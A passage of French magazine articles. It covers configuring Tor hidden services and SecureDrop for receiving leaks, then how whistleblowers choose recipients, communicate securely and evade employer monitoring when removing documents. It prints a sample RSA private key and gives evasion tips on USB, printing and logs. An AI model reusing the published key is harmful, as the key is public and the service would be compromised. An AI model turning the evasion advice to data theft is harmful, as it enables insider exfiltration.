Même avec la puissance de calcul de Facebook, générer un nom de Hidden Service de 16 caractères prend un temps supérieur à l'âge de l'humanité. D'après l'auteur du logiciel, il faut 2,6 millions d'années pour générer une telle adresse sur un processeur cadencé à 1.5 Ghz. Dans le cas de Facebook – comme pour les nombreux autres services – plusieurs adresses commençant par facebook ont été générées, probablement plusieurs centaines. Il a suffi ensuite à Facebook de choisir une adresse facile à mémoriser parmi celles-ci.

Il est beaucoup plus raisonnable de trouver un préfixe intéressant et de générer plusieurs adresses en essayant d'en trouver une facile à mémoriser. Par exemple, en quelques heures, la Quadrature du Net a pu générer une adresse de Hidden Service relativement simple à mémoriser : **lqdnwwwmaouokzmg.onion** (LQDN, WWW, Maou, Ok, ZMG !!!!!!).

Shallot génère donc une clef RSA pour chaque Hidden Service trouvé correspondant au préfixe voulu :

```
$ ./shallot ^test
------------------------------------------------------------
Found matching pattern after 99133 tries: testvztz3tfoiofv.onion
------------------------------------------------------------
-----BEGIN RSA PRIVATE KEY-----
MIICXgIBAAKBgQC3R85m6NQaA1ZjaYqvz1hvFIjbL4RtKdJbG8hlC9xEBkvfr/BG
8Z5vDiUzdbDt8mEBuZUDanx80uGJvbXTgmczX0UlkEOgGiZ8RKpnsbKaf/EJNrIw
T7MSXQmWNcm22nDeViV7fwy+Usyal2RE5cdVCFsPtEbVZqCumlKkEgCyFwIDBAZ7
AoGBAJSa2cGuru/XhzJAEAIwHZbgPDnum9T/srOYxUKW6afHZeOu5S4Cclwb+xb/
pGOtzn71XZfCKMfiVdxB/f3XTcRrYB2VnBoNToTD7WfH6DksdDf4zunqiEjvxi9K
R+tKhxmF7OedrRt8wIhUmFd1E2Q9nbTHI6icdB4kR4QkYKZzAkEA5M6samK7+495
6SWpRXiePIs7sHKWuxdCrG7kW5RNJrv2CcGYwK46TPcaXBcRfM4eq9+9PGoKi0IO
gSpOZ5vRYQJBAM0QAZYTZ6ApD014x372MX1ZNofuYL/+XF8ZPZV6Sh4+9MUBuNPb
yL7BENDr6pX4Zm6OepvAphhCa4vGno2pHncCQQCQnfhUCHANU4bjtX4EOoI63WDq
UwBOeIWxu0YvGt7Z25Dg9CNz/aX8UZIoj6VyKxLRbR9+K3mNrNgaopW+ZDKzAkEA
ttgTK1ALe+3v+5H+Ez1SvFPREDFcHihrfD1Ipc5zicY9ixTArgdyZvk+Pi+AMBVV
sL2HWvjRLEAgRclvKfkwWwJAFtM+BIGRM5me+fMALuBBEtKnbJ6maflsyucErEb0
pIIBkovF5oyWO3lSBmtStJIANNkHOg8aXqjcgPKusDN7CQ==
-----END RSA PRIVATE KEY-----
```

Il suffit ensuite de copier/coller la clef privée RSA dans un fichier **private_key** dans le **HiddenServiceDir** correspondant à votre configuration et de redémarrer le daemon Tor pour que celui-ci génère le fichier **hostname** correspondant.

3 Faire mijoter à feu doux

Héberger un Hidden Service, plus encore que pour héberger n'importe quel type de service, nécessite de se poser la question de l'intégration dans l'infrastructure d'une organisation. RiseUp fournit quelques bonnes pratiques **[RISE]**, mais quelques points spécifiques méritent de s'y attarder.

3.1 Boucle locale et supervision

Utiliser l'interface 127.0.0.1 comme interface du Hidden Service peut poser quelques problèmes. Les pages de statut des serveurs web par exemple sont généralement disponibles sur ces adresses ; il peut être judicieux de ne pas exposer ces informations à l'extérieur puisqu'elles révèlent énormément de choses sur l'activité du service. Dans le cas d'Apache, il est possible d'utiliser un port spécifique pour les hôtes virtuels des Hidden Services.

En raison de la nature parfois particulière des Hidden Service, les superviser est important. D'autant plus si vous hébergez un service populaire ou qui a pour but de recevoir des documents provenant de lanceurs d'alerte. De nombreux acteurs voudront s'intéresser à votre nœud. Il est donc important de pouvoir superviser ces services, sans révéler votre activité d'administration.

Un Hidden Service authentifié (cf. sous-section 2.3 supra) peut servir à annoncer un service de supervision tel que Munin ou exposer un shell SSH. C'est d'ailleurs ce que propose SecureDrop pour l'administration technique du service.

Si vous voulez publier un Hidden Service qui est un relais vers un site public, rien ne vous empêche de le diriger sur votre adresse publique dans la configuration du service, ce qui vous laisse libre de conserver la boucle locale pour vos besoins internes de supervision.

3.2 Réduire les empreintes serveur

De nombreux serveurs (Apache, Nginx, Postfix, etc.) annoncent des signatures à différents niveaux, permettant à un attaquant de déterminer de nombreux détails concernant vos services. Dans le cas d'Apache, cela peut se modifier dans la configuration du serveur **[APA24]**.

3.3 Publier les .onion

Tout le monde n'hébergeant pas **s5q54hfww56ov2xc.onion**, il peut-être intéressant de publier ses Hidden Services. En particulier, si vous voulez que des sources vous transmettent des documents.

Une façon de faire est de publier un enregistrement de type TXT ou SRV dans votre zone DNS. C'est par exemple ce qui est fait par le projet OnionMX **[OMX]**. Cela peut permettre une découverte de service .onion par des applications. Si cette publication est en plus faite via DNSSEC, vous garantissez d'être en charge de ces services.

Vous pouvez aussi publier une liste des Hidden Services et signer cette liste avec une clef OpenPGP,

permettant ainsi de prouver que c'est bien vous qui publiez ces services. C'est par exemple ce que fait RiseUp **[RUPHS]**.

Enfin, il peut être possible de rediriger les visiteurs utilisant Tor depuis un site classique vers un Hidden Service. Cela peut par exemple se faire avec du JavaScript, en déterminant si le visiteur est capable de résoudre les noms de domaine en .onion. Si tel est le cas, alors ils peuvent utiliser le service et être redirigés vers celui-ci.

```
<script type="text/javascript">
var onion = 'dua6u3dsufohrnsz.onion';
var query = new XMLHttpRequest();
if (window.location.hostname != onion) {
  query.onload = function(e) {
    if (query.status != 200) return
    else {
      window.location.assign(window.location.protocol + "//" + onion
+ window.location.pathname);
    }
  };
  query.timeout = 5000;
  query.open('HEAD', onion, true);
  query.send();
};
</script>
```

En intégrant ce script dans les **<header>** de votre page, cela permettra de rediriger au plus tôt les utilisateurs.

4 Faire gratiner les .onion avec SecureDrop

SecureDrop est une suite de logiciels permettant à une organisation de recevoir des documents d'une source en protégeant la source d'une part ainsi que le travail et l'infrastructure de l'organisation d'autre part.

Nous n'avons pas pour but de détailler l'intégralité de la configuration de cette suite, il existe une documentation exhaustive **[SECD]** et cela pourrait faire l'objet d'un dossier *MISC* à part entière.

4.1 Architecture de SecureDrop

SecureDrop est architecturé autour de trois machines principales, adjointes des stations de travail des investigateurs :

- La *Secure Viewing Station* qui est une machine ne disposant d'aucun moyen de connexion physique à un réseau – machine dite *air-gapped* – et fonctionnant avec **[TAILS]** et permettant aux investigateurs de lire et traiter les documents reçus sans compromettre l'organisation. **[SECD]** détaille le matériel pouvant être utilisé et comment réaliser une telle machine.
- L'*Application Server*, qui fonctionne sous Ubuntu, est le cœur du système. Le serveur héberge deux Hidden Services en plus du code applicatif. Le premier est un Hidden Service classique, appelé « interface source », le second est un Hidden Service authentifié, appelé « interface documents », qui est destiné aux journalistes.
- Le *Monitor Server* est un serveur Ubuntu qui supervise l'*Application Server* et envoie des alertes mails aux administrateurs.

La circulation de l'information entre les différentes machines et les stations de travail des investigateurs nécessite de nombreuses clefs Tails, ou des DVD non réinscriptibles. La complexité de l'infrastructure nécessite de former régulièrement les personnes devant utiliser ce système.

4.2 Les Hidden Services de SecureDrop

SecureDrop propose donc deux Hidden Service : l'interface source et l'interface documents. L'interface source est l'interface accessible depuis l'extérieur du périmètre de l'organisation et qui doit faire l'objet de diffusion au public. L'interface source est également

utilisée par les administrateurs pour se connecter à distance – via SSH – à l'Application Server pour y faire les opérations de maintenance et de mise à jour.

Le second Hidden Service, l'interface documents, n'est accédée que depuis l'intérieur de l'organisation et est destinée aux investigateurs. Ils doivent s'y connecter régulièrement en utilisant **[TAILS]** pour vérifier la disponibilité de nouveaux documents ou recontacter la source.

4.3 Publier l'instance

Il est important que la source puisse trouver votre instance SecureDrop afin de pouvoir vous transmettre des documents. Dans notre cas, c'est une partie critique, car l'attaquant peut détecter le trafic de la source et voir si elle visite une plateforme de leak. Quelques précautions doivent être prises pour ce service.

Protégez cette page par TLS. Il ne doit pas être possible d'y accéder sans un certificat valide, pensez donc à configurer le serveur avec HSTS pour forcer une redirection vers https.

N'utilisez pas un sous-domaine spécifique, mais un chemin dédié tel que https://example.com/securedrop. En conjonction avec le TLS, quelqu'un qui intercepterait le trafic – et notamment en écoutant les requêtes DNS de la source – ne pourrait pas détecter que la source est allée visiter un site à risque, vu que seul le nom de domaine sera visible en clair.

N'embarquez pas de JavaScript ou de système de mesure d'audience ou d'analyse de comportement des visiteurs. Vous n'avez pas besoin d'avoir de statistiques de visites sur cette page, une page au contenu statique contenant quelques instructions pour installer **[TBB]** ou **[TAILS]** et se connecter au Hidden Service est suffisante.

Désactivez les logs sur cette partie de votre site. Vous ne voulez pas que quelqu'un qui a accès à vos fichiers de logs puisse identifier qui visite votre page publiant SecureDrop.

Enfin, **[FPF]** maintient une liste validée de plateformes SecureDrop. Il est possible de soumettre la vôtre afin de la faire connaître.

Conclusion

Nous en avons terminé avec cette présentation des Hidden Services et de leur utilisation. Nous espérons que vous n'hésiterez pas à en installer et en administrer et que vous vous intéresserez aux problématiques de protections des sources.

SecureDrop est cependant un outil complexe à mettre en place par une organisation, tâche qui ne doit pas être faite à la légère. Comme tout système critique, il est important de passer du temps à le maintenir. De plus une formation régulière des utilisateurs est plus que nécessaire. ■

Références

[SKROAD] Y. Eudes, « Comment le FBI a fait tomber Silk Road », https://www.lemonde.fr/pixels/article/2014/09/09/comment-le-fbi-a-fait-tomber-silk-road_4484272_4408996.html

[RICO] Ricochet.im, Anonymous instant messsageing for real privacy, https://ricochet.im

[LUXL] B.Cassel, « Procès LuxLeaks : Un lanceur d'alerte devant les juges » : https://www.leparisien.fr/economie/un-lanceur-d-alerte-devant-les-juges-12-12-2016-6444180.php

[TOR] Page officielle du Projet Tor : https://torproject.org/

[ONION] R. Dingledine, N. Matthewson et P. Syverson, « Tor : The second-generation onion router», https://svn.torproject.org/svn/projects/design-paper/tor-design.pdf

[RDV] Tor : Hidden service protocol : https://www.torproject.org/docs/hidden-services.html.en

[DEB] Tor on Debian : https://www.torproject.org/docs/debian.html.en

[HSAUTH] Tor Project, « Rendezvous Specifications », https://gitweb.torproject.org/torspec.git/tree/rend-spec.txt

[RFC7686] J. Applebaum et A. Muffet, « The .onion Special Use Domain Name », IETF, 2015 : https://tools.ietf.org/html/rfc7686

[NSA] SSL added and removed here ;-) : https://blog.getcloak.com/2013/11/05/ssl-added-and-removed-here-nsa-smiley/

[DCERT] .Onion Officially Recognized as Special-Use Domain : https://www.digicert.com/blog/onion-officially-recognized-special-use-domain/

[CAB144] Forum CA/B, « Ballot 144 – Validation rules for .onion names » : https://cabforum.org/2015/02/18/ballot-144-validation-rules-dot-onion-names/

[SHAL] GitHub pour Shallot : https://github.com/katmagic/Shallot

[RISE] Tor Hidden (Onions) services good practices : https://riseup.net/fr/security/network-security/tor/onionservices-best-practices

[APA24] Apache 2.4 Server-Wide Documentation : https://httpd.apache.org/docs/2.4/server-wide.html

[OMX] Le projet Onion MX : https://github.com/ehloonion/onionmx

[RUPHS] Hidden Services proposés par Riseup : https://riseup.net/fr/security/network-security/tor#riseups-tor-hidden-services

[TBB] Tor Browser Bundle : https://www.torproject.org/projects/torbrowser.html.en

[SECD] Documentation de SecureDrop : https://docs.securedrop.org/en/stable/

[TAILS] The Anonymous and Incognito Live System : https://tails.boum.org

[FPF] The Official SecureDrop Directory : https://securedrop.org/directory

[TORTLS] Facebook, Hidden Services and HTTPS : https://blog.torproject.org/blog/facebook-hidden-services-and-https-certs

LANCEURS D'ALERTE : PREMIER CONTACT

Rayna STAMBOLIYSKA – rayna@rs-strategy.net
Consultante gestion des risques et investigation numérique

mots-clés : ANONYMAT / PROTECTION DES SOURCES / OPSEC / LEAKS / GESTION DES RISQUES / COMSEC

Les lanceurs d'alerte doivent faire preuve de prudence extrême pour mener à bien la transmission d'informations. Cet article s'intéresse aux façons d'y parvenir de la manière la moins catastrophique possible pour le futur lanceur d'alerte.

WikiLeaks, Snowden, Panama Papers... Les grands sujets de société défraient régulièrement la chronique, portés par les révélations de lanceurs d'alerte. Mais comment en arrive-t-on aux gros titres ?

Lorsque l'on décide de faire fuiter des informations confidentielles, de nombreuses questions sur le *modus operandi* se posent. Alors que celles-là sont opérationnelles, le plus difficile à envisager reste le résultat d'une telle action. Faire fuiter des documents confidentiels est une histoire de désamour qui finit mal en général : le plan de sortie peut au mieux donner quelques jours de répit plutôt que quelques heures. Plus les informations à faire fuiter sont importantes, plus on est susceptible de travailler au sein d'une structure où la DSI est tatillonne, ce qui requiert une rigueur et une préparation minutieuse.

Dans cet article, nous abordons les différentes façons de se préparer et de transmettre des informations confidentielles. Il ne s'agit pas de fournir un guide clé en main favorisant l'espionnage industriel, mais plutôt de promouvoir une participation responsable lorsque des pratiques peu éthiques sont constatées. Ainsi, nous évoquerons : les précautions quant au choix de l'entité receveuse laquelle aura idéalement déployé un SecureDrop proprement configuré (cf. article d'Okhin dans ce dossier) ; les communications nécessaires avec l'entité qui recevra les documents ; les difficultés d'exfiltrer des informations confidentielles.

1 Alerte loin de Malibu

Poser la question : « Comment leakerais-tu des documents de ta boîte ? » à de nombreux geeks fournit divers enseignements. De façon pifométrique, on constate que la majorité des interrogés n'y a jamais pensé. Une fois questionnées, les personnes réfléchissent à haute voix privilégiant l'impression papier, la publication sur un blog pseudo-anonyme, les photos d'un écran d'ordinateur faites (plus ou moins) discrètement avec un smartphone, etc. Alors que la quasi-majorité des sollicités pense immédiatement aux moyens techniques, pratiquement personne ne voit l'activité de lanceur d'alerte comme un projet à part entière. En effet, au-delà du modèle de menaces à élaborer, il est également nécessaire d'assurer une surveillance suffisante de la cible, de planifier la mainmise sur les informations et d'élaborer un plan de sortie.

1.1 C'est son projeeeet !

Se protéger contre tout est une gageure. Ainsi, le plus important dans la préparation est le modèle de menaces auxquelles le futur lanceur d'alerte est concrètement sujet. L'établir permet également de jauger de la faisabilité du projet et de prévoir un plan de sortie.

Bien sûr, les répercussions sont à évaluer en fonction de votre modèle de menaces, mais la prémisse ici est que vous cherchez à vous protéger d'un acteur largement plus puissant que vous en termes de compétences et d'accès aux ressources (financières, humaines, etc.) : la DSI d'un OIV, d'un gouvernement, etc. Se borner à chercher une solution technique à un tel problème est dangereux : lorsque l'on souhaite rendre publics des documents dont la portée est conséquente, on doit davantage penser à la Ocean's Eleven. Ainsi, évaluer les risques, anticiper les tentatives d'un adversaire plus puissant que vous de vous en empêcher et/ou de remonter jusqu'à vous, prévoir et prévenir vos propres faux pas, ne sont pas des éléments gérés par un clicodrome, aussi perfectionné soit-il (sa brochure commerciale faisant foi).

Ainsi, lorsqu'il s'agit de modèle de menaces, il est entendu que celui-ci comprend la description la plus exhaustive possible des risques et aléas catégorisés et pondérés par leur probabilité de se produire et par la criticité de leurs impacts respectifs. L'évolution de ces indicateurs devra être suivie en temps réel.

Dans ce cadre, il s'agit de distinguer la sécurité des opérations (connue comme OPSEC), soit le processus via lequel on se garde de divulguer quoi que ce soit de critique à ses adversaires potentiels, de la sécurité des communications (appelée COMSEC). Cette dernière est très souvent perçue comme exigence satisfaite par le chiffrement seul et comme un substitut à l'OPSEC.

Ainsi :

- l'OPSEC concerne tous les aspects du processus de sécurisation des actifs. Le modèle de menaces est un prérequis à toute action et la définition d'approches de compartimentation. Cette dernière permet de séparer les cibles à haute valeur (pour vous) de celles à basse et moyenne valeur (on ne protège pas de la même manière un compte mail dédié à un compte Twitter utilisé une fois par semaine que les identifiants de connexion à sa banque en ligne ; idéalement, les adresses mail associées sont différentes et servent chacune à une seule chose).
- la COMSEC concerne l'aspect communication : on parlera d'un évènement de communication (CE, pour *communication event*) caractérisé par ses participants, modalités et contenus. Chaque discussion est qualifiée par la latence des CE qui la composent. Chacun des CE est unique – et par la même occasion, source de faiblesses potentiellement exploitables par un adversaire.

Comme nous le verrons plus bas, confondre l'outil qui assure une (relative) sécurisation d'un CE et la sécurité des communications est une erreur fréquente. L'anonymat *sensu* COMSEC est utile uniquement lorsque l'on souhaite protéger le contenu du CE : ce qui importe est que la probabilité d'être l'auteur de cette discussion est la même pour plusieurs personnes. Attribuer l'éventuelle défaillance de sécurisation d'une suite de CE au seul éditeur de logiciel est un exercice favori pour beaucoup auquel nous ne nous adonnerons pas ici.

Pour éviter les vues de l'esprit abstraites, prenons comme trame le procès verbal **[1]** de l'arrestation de Reality Winner, la consultante sous contrat avec la NSA qui a transmis des documents classifiés au site web d'information spécialisée The Intercept.

1.2 Reality Winner vs. Reality Check

Le 5 mai 2017, la NSA distribue en interne un document plus tard rendu public par The Intercept. Le 9 mai, Mme Winner, contractuelle auprès de l'Agence, fait une recherche par mots-clés dans l'intranet qui fait remonter le document. Elle l'imprime sur l'une des imprimantes de l'Agence, puis l'exfiltre de l'enceinte de la NSA et l'envoie à The Intercept « *quelques jours plus tard* ». Il s'agit du seul document qu'elle imprime pour ce mois de mai. Le 24 mai, un journaliste du média contacte un autre contractuel de la NSA par « *messages texte* » (probablement Signal, moyen de communication très apprécié chez The Intercept) et lui envoie des images du document fourni par Mme Winner, demandant confirmation que ces documents proviennent bien de l'Agence. Le contractuel répond par la négative.

The Intercept contacte également la NSA pour attester de la véracité du document. L'Agence confirme que le document vient bien de chez elle, négocie que des bouts en soient masqués lorsqu'il sera publié. The Intercept recontacte le contractuel pour l'informer que le document vient bien de chez son employeur. La motivation derrière cette façon de faire n'est pas claire. Le contractuel déclare à l'Agence, le même jour, les échanges qu'il y a eu avec The Intercept en spécifiant le numéro de série du document consulté (correspond à celui audité par la NSA ; cf. **[2]** pour la façon de l'identifier). Alerte à la NSA où l'on se rend compte qu'il s'agit d'images provenant d'un document imprimé. Après examen des logs d'accès et d'impression du document, 6 suspects sortent : parmi ceux-là, seule Mme Winner a eu un contact préalable avec le média (un mail à propos de leur podcast 3 mois plus tôt).

Le FBI débute une surveillance des déplacements et communications de Mme Winner le lendemain, 2 juin. Lors de l'interrogatoire, la suspecte admet avoir consulté (alors qu'elle n'en a pas besoin pour son travail) et imprimé le document, puis l'avoir envoyé à The Intercept. Mme Winner est mise en garde à vue ; 2 jours plus tard, The Intercept publie l'article basé sur le document fourni par Mme Winner, ignorant qu'elle est arrêtée ; juste quelques heures après la publication, le Ministère de la Justice américain publie un communiqué déclarant que la source est arrêtée et que The Intercept a été négligent et l'a mal protégée. Crêpage de chignon public à thème « à qui la faute » s'ensuit.

Quelques éléments importants ressortent de ce cas :

- le comportement de la source concernant la gestion du document sort clairement de son comportement ordinaire ;
- la communication de The Intercept dans la tentative de vérifier l'origine et la fiabilité du document est trop verbeuse : outre confirmer avec un employé actuel de la NSA que le document est véridique, le média lui a également précisé la ville d'envoi – laquelle est celle où habite Mme Winner ;
- méconnaissance, de la part de pratiquement tous les participants à l'aventure, des marquages apposés par la NSA (pourtant, c'est une approche d'identification des leaks qui date des années 1970 **[3]**). L'exploitation médiatique de cet élément, élevé au rang de pwn ultime, occulte le vrai problème : ce qu'un journaliste se doit de vérifier, c'est le contenu, pas le contenant. Dans ce cas, une copie couleur du contenant a été envoyée à toutes les parties (dont la NSA) pour vérification...

2 Le médium est le message

À ce jour, il n'existe pas de solution technique assurant la protection totale d'un futur lanceur d'alerte. Bien au contraire même : chaque étape de la préparation

de la fuite permet de laisser des traces. Ici, nous verrons quelles sont celles laissées par la recherche de l'organisation receveuse des informations et par l'éventuelle communication engagée par la source avec un représentant de l'organisation.

2.1 À qui leaker ?

Il s'agit d'une vraie question : quelle organisation (un syndicat, média, association promouvant la transparence de la vie publique, etc.) est la plus à même de comprendre la portée des informations à divulguer ?

Un rapide tour d'horizon des médias français montre que très peu ont un dispositif facilement trouvable de réception de documents fuités. Médiapart, avec sa branche FrenchLeaks **[4]**, semble le seul organe de presse en France qui ait un site web dédié à la réception d'informations fuitées (l'`.onion` équivalent existe aussi et est recommandé dans la page Contact même si sa mise à jour semble accessoire). De leur côté, Le Monde et un groupement de médias belges ont lancé SourceSûre **[5]** en 2015. Même si l'on peut saluer l'existence de ces initiatives, des aspects techniques de leur mise en place méritent qu'on s'y attarde.

L'étape surveillance de la cible permettra de savoir ce que la DSI garde comme données de navigation de la part des employés. Des détails insignifiants séparément suffisent à construire un faisceau d'indices convaincant et donc, accusatoire. Ainsi, lorsque vous souhaitez accéder à e.g. FrenchLeaks, sans VPN ou Tor, la requête DNS est claire (en commentaire avec « // » : l'action « visite du site web » correspondante) :

```
www.frenchleaks.fr: type A, class IN   // vous affichez la page
d'accueil
secure.frenchleaks.fr: type A, class IN  // vous avez cliqué sur
" Envoyer un document "
// dans le SNI TLS, on voit :
Server name: secure.frenchleaks.fr
```

Par opposition, lorsque l'on accède à un service idoine chez The Intercept, ni la requête DNS ni les connexions HTTP/HTTPS permettent de savoir que l'on a visité la page dédiée à l'envoi de leaks (https://theintercept.com/leak/).

Si ces détails peuvent paraître futiles, il est important de se souvenir que lors de toute investigation, tout élément sera scruté. Pour reprendre l'exemple de Reality Winner, son contact préalable avec The Intercept a été considéré comme suspect étant données les circonstances de la fuite, alors que la teneur de l'échange en question n'a aucun rapport avec la fuite elle-même. Cela va mieux en le disant : il est fortement déconseillé d'entreprendre une quelconque démarche non nécessaire à partir de son poste professionnel connecté au réseau d'entreprise.

Quid de ce qu'il y a derrière un site qui collecte des documents fuités ? FrenchLeaks accepte les soumissions via un formulaire HTML. Côté SourceSûre, la technologie est celle de GlobaLeaks : une application Django déployée en tant que « service caché » Tor (cf. article d'Okhin dans ce dossier) avec un client Tor2Web **[6]**. Curieusement, le service `.onion` n'est pas facile à localiser : il n'est indiqué nulle part sur le site web, or le sous-domaine secure.sourcesure.eu (associé à l'adresse IP 213.108.108.138) fonctionne et indique l'URL `.onion`. L'outil étant entièrement réalisé en JavaScript, y accéder via le navigateur Tor requiert cependant la désactivation de NoScript (présent par défaut), ouvrant ainsi la possibilité à, par exemple, de l'injection de code malveillant.

Enfin, malgré les conseils en direction d'éventuelles sources, ni FrenchLeaks, ni SourceSûre ne fournissent un accompagnement opérationnel. Des mentions vagues telles que « *transmettre les documents uniquement si vous êtes sur une connexion Internet de confiance* » ou « *essayez de supprimer les métadonnées* » ne permettent pas à quelqu'un sans connaissances poussées en sécurité de se protéger efficacement. On peut aussi déplorer qu'aucune de ces ressources ne précise le niveau de confidentialité/anonymat qu'elle permet.

2.2 Call me maybe

Vous avez choisi votre receveur ; deux options s'offrent à vous :

1) vous envoyez les documents directement et disparaissez ensuite, n'engageant aucune interaction avec le receveur ;
2) vous souhaitez prendre contact avant d'envoyer quoi que ce soit.

De nombreuses sources préfèrent l'option 2) car elle permet de bénéficier des connaissances de journalistes/activistes, mais aussi de fournir des informations supplémentaires corroborant la teneur des documents fuités. Un contact préalable et l'établissement d'une interaction de confiance avec la partie receveuse permettent de pouvoir fournir le contenu des documents sans le contenant, élément à risque.

Enfin, il est crucial de se souvenir que dès lors que vous avez entrepris une action impliquant d'autres personnes, votre sécurité repose aussi sur les précautions qu'elles prendront (ou pas). Ainsi, un contact préalable peut également servir à mettre au point les modalités d'interaction ultérieure. Le fil rouge de point de vue COMSEC est qu'une fois le premier CE accompli, l'information transmise à votre interlocuteur est inéluctablement hors de votre contrôle et sous le sien. Ce qui peut s'apparenter à une vulnérabilité persistante.

Le contact avec la partie receveuse d'informations peut se faire par mail, par téléphone (appel, SMS) ou via une messagerie instantanée. Quitte à enfoncer des portes ouvertes : Skype, Google Hangouts, Telegram sont à proscrire. Vous pouvez avoir recours aux messages vocaux enregistrés sur votre ordinateur personnel et chiffrés avant envoi (un canal indépendant vous servira à la transmission du mot de passe).

Cette opération n'est cependant pas à portée de tous. Cryptocat peut être une solution de messagerie instantanée pour la transmission plus facile d'accès pour l'utilisateur moyen. Cryptocat permet l'envoi de live-stream n'excédant pas 60s et d'autres enregistrements

audiovisuels **[7]**. Tout média (considéré comme un fichier) est chiffré sur le terminal de sa création. Le chiffrement (symétrique AES-GCM) mobilise une clé 256-bits aléatoire pour chaque fichier ; les informations de déchiffrement sont envoyées avec le fichier lui-même. Le tout est conservé sur les serveurs de Cryptocat pendant 30 jours après l'envoi initial.

Malgré les caractéristiques intéressantes de Cryptocat, on recommandera surtout l'utilisation de XMPP avec chiffrement (OTR ou OMEMO). Au-delà des outils de transmission cependant, il faut se souvenir que lorsque vous recourez à des fichiers audiovisuels, vous êtes tributaire de la propreté du terminal ayant servi à l'enregistrement et de la non-compromission des serveurs de l'application. Plus largement, la question est ce qu'apportent le son et l'image dans ce cas. La réponse la plus probable est « davantage de faiblesses potentielles », donc on privilégiera le charme de l'épistolaire.

La majorité de sources potentielles préfère utiliser une application de chat/SMS. Dans ce cadre, on doit s'intéresser à deux aspects majeurs : les données échangées (les messages eux-mêmes) et les métadonnées de l'échange. Utiliser des SMS signifie révéler un numéro de téléphone, donc établir un lien très direct entre l'identité de la source potentielle et les messages. Les métadonnées (*e.g.*, qui parle à qui, quand, à quelle fréquence) permettent d'établir des graphes sociaux. La solution full parano est Ricochet (mode texte, uniquement via Tor, identifiants des interlocuteurs générés aléatoirement et non reconnaissables, *e.g. celui de votre serviteure est* `ricochet:atksjyhj5eyg6637`).

Que ce soit Signal, Silence ou une solution XMPP chiffrée, les messages sont chiffrés de bout en bout. Chaque application gère la conservation des messages à sa façon **[8]**. Signal achemine des messages chiffrés via une connexion Internet ; Silence permet aussi le chiffrement de SMS/MMS **[9]**. Signal requiert le numéro de téléphone pour l'enrôlement du terminal. Signal ne conserve pas les messages ; sur Android, Google ne voit passer que le numéro de destination, le reste des métadonnées est chiffré sur le terminal de l'émetteur.

À l'heure actuelle, il n'existe pas de solution satisfaisante à la présence de métadonnées sur les messages chiffrés échangés, même si Silence prévoit une solution intéressante à venir **[10]**. Le choix de Silence dans notre cas porte un risque supplémentaire : les métadonnées expéditeur/destinataire sont nécessaires pour l'acheminement des messages via SS7 (signalisation de réseau téléphonie hors IP) ; Signal ne souffre pas de ce défaut (SS7 requis seulement lors de l'enrôlement).

Enfin, on peut décider d'utiliser le mail : lequel ? Utiliser Gmail vous rendra peu visible ; appliquant les bonnes pratiques COMSEC, protéger le contenu des échanges en chiffrant ajoute à la confidentialité de l'échange. Cela suppose cependant qu'on gère la création et la gestion d'une clé PGP sur son poste de travail. Si impossible, on doit communiquer dans les conditions classiques. Même si l'on n'est pas face à un acteur étatique en mesure d'exiger les contenus des échanges à Google, les en-têtes de mails sont très verbeux. L'utilisation de PGP ne protège que le contenu du message : les métadonnées des échanges restent, pouvant ainsi être mobilisées dans l'enquête et fournir des indices supplémentaires.

Une solution est le mail « jetable », *e.g.* Yopmail **[11]**. Vérifier ses messages requiert de visiter une page dont l'URL est `http://www.yopmail.com?nom-inbox` : la boîte de réception n'étant pas protégée par un mot de passe, n'importe qui connaissant le nom d'inbox peut la consulter. Comme on l'a déjà vu, une DSI sait lire des logs.

3 De la fuite dans les idées

Idéalement, à cette étape vous avez constitué votre modèle de menaces et élaboré les scénarios possibles de sortie. Il vous reste donc à bien planifier leur exfiltration et transmission à l'entité receveuse. Les options sont réduites : soit on parvient à faire sortir les documents de l'enceinte de l'organisation auquel cas le transfert vers l'entité receveuse se fait d'ailleurs (Internet café, etc.) ; soit on n'y parvient pas auquel cas on abandonne ou on se résout à utiliser la machine et le réseau de l'employeur. Chacune de ces options a ses défis.

3.1 Les voies du leaker sont (im)pénétrables

Accéder à certains sites laisse des traces et, si ces dernières paraissent anodines, elles peuvent contribuer à constituer un faisceau d'indices incriminants. Se pose la question de la connaissance que vous avez de ceux qui menacent votre noble quête : le plus souvent, il s'agira de la DSI de votre employeur, mais en fonction de la criticité des informations divulguées, des enquêteurs externes peuvent aussi s'en mêler. Il est donc avisé de connaître la politique de conservation des logs de connexion de votre DSI ou encore, le fonctionnement des proxies d'entreprise, etc.

On peut avoir besoin de sortir les documents tels quels cependant : il est relativement facile de copier-coller quelques pages de texte dans un éditeur, mais c'est plus délicat lorsqu'il s'agit de bases de données ou de plusieurs gigas de documents. Mais devrait-on prendre une clé USB ? S'envoyer des mails, à une adresse « jetable » telle qu'un Yopmail ?

Transférer les documents à faire fuiter sur une clé USB est un réflexe facile. Cependant, de nombreuses entreprises détectent lorsque l'on essaie de monter une clé (que l'opération soit permise ou pas, d'ailleurs) : examiner le journal d'évènements sous Windows 10 permet par exemple de distinguer l'ajout d'une souris sur USB (protocole USBHID, pour *Human Interface Device*) de celui d'une clé USB (protocole USBMS, pour *Mass Storage*). Une capture (avec *e.g.* USBPcap pour Wireshark) permet également de visualiser les évènements d'écriture sur la clé, d'ouverture de fichiers déjà présents, etc. Enfin, si une fouille est faite à l'entrée/sortie des bâtiments de l'entreprise, l'exfiltration par USB signe la fin du game.

Si vous décidez d'imprimer les documents, le mieux serait de privilégier une imprimante noir et blanc pour éviter la reproduction de watermarks. Cependant, même si vous avez accès à ce genre de modèle, cette action laisse des traces que votre DSI pourra retrouver. Cette option n'est donc pas à privilégier.

Un conseil facile est de dire : prendre une clé Tails, démarrer dessus, faire sa petite affaire ni vu ni connu. Alternativement, d'après les conseils parcellaires fournis ci et là, télécharger le navigateur Tor hors Tails, accéder à l'`.onion`, y déposer les documents (ses précautions sont considérées acquises dans le modèle de menaces d'utilisation d'une SecureDrop **[12]**). Sauf que… la plupart des postes en entreprise ne permettent pas de manipuler le BIOS pour démarrer sur une clé USB/un live-CD (par exemple, Tails ne gère pas encore le boot en EFI : il faut donc préalablement et manuellement désactiver SecureBoot). De même, peu d'utilisateurs sont administrateurs sur leurs machines : impossible alors d'installer un logiciel.

Enfin, l'aspect planification est intéressant ici : si l'on a un volume conséquent de documents à exfiltrer, on peut alterner les approches et surtout étaler sur plusieurs semaines, voire mois. Une telle façon de faire a bien évidemment son propre modèle de menaces : multiplier les méthodes, c'est multiplier le risque d'erreur ; ainsi, l'approche est particulièrement dangereuse, car elle reviendrait à commettre le crime parfait à diverses reprises…

3.2 Metadata: metauseful and metacreepy

